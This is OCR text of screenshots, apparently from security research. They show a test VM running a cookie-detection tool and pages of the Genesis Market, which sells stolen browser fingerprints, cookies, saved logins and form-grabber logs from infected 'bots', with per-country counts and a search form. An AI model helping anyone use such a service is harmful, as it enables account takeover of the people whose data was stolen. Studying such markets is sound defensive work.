
Win10x64Zeev on ZEEVIK-LAP-2 - Virtual Machine Connection
File Action Media View Help
Gmail
accounts.google.com/ServiceLogin/signinchooser?service=mail&passive=1209600&osid=1&cont...
Command Prompt

```
c:\AVtesting\TCJ2>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

c:\AVtesting\TCJ2>CookiesDetector.exe RVM-Gmail-Cookies.NotTxt
```



Genesis Wiki

Genesis Store - professional place that helps you to increase anonymity in World Wide Web.

Genesis Store specializing in selling:

- FingerPrints (FP),
- Cookies,
- Inject Scripts info,
- Form Grabbers (Logs),
- Saved Logins,
- Other personal data obtained from different devices in the WEB.

Each bot in the store may include all mentioned above info of partial.


To help you work with this information we have developed professional software:
Genesis Security - the proprietary plugin which can simplify your work with FingerPrints and Cookies of the bots (holders).

You may purchase all the necessary data on any bot (holder).
NB: we do not check the sources or the accounts, we provide the info «as it is».

Fingerprints may be obtained in 2 different ways:


- real FP scratched by bot from the user's Device,
- generated FP based on the data grabbed by bot on the user's Device.

To find usefull information how to use this service, you can look at following sections:



Available Bots

COUNTRY	LAST 24H	LAST WEEK	LAST MONTH	AVAILABLE
Overall				
221	+819	+6732	+28108	424654
Groupped by				
US	+52	+641	+3061	13390
ES	+70	+559	+2265	34857
FR	+73	+536	+2227	40666
IT	+89	+585	+2202	57045
RO	+88	+564	+2086	22700
AR	+53	+482	+1901	17252
PL	+47	+464	+1684	19126
HU	+45	+426	+1559	13062
CL	+35	+372	+1429	10335
NP	+28	+265	+1245	9950



genesis

0 $ 0.00

- Dashboard new
- Genesis Wiki
- News 21
- Bots 400k+
- Generate FP
- Orders
- Purchases
- Payments
- Tickets
- Software 6.3|19.0
- Profile
- Invites
- Logout

Home / Bots

Bots

Extended Search

□ Enabled ● Resource name / URL ○ Without Resources

paypal,ebay,hotmail.com...

☑ FormParser ☑ SavedLogins ☑ InjectScript

Resources total: min max

$ Price: mix max

□ Only Sale

Bot Name: Bot name

Bot OS: Win

Fingerprints (browsers): min max

Date Install: from yyyy-mm-dd / to yyyy-mm-dd

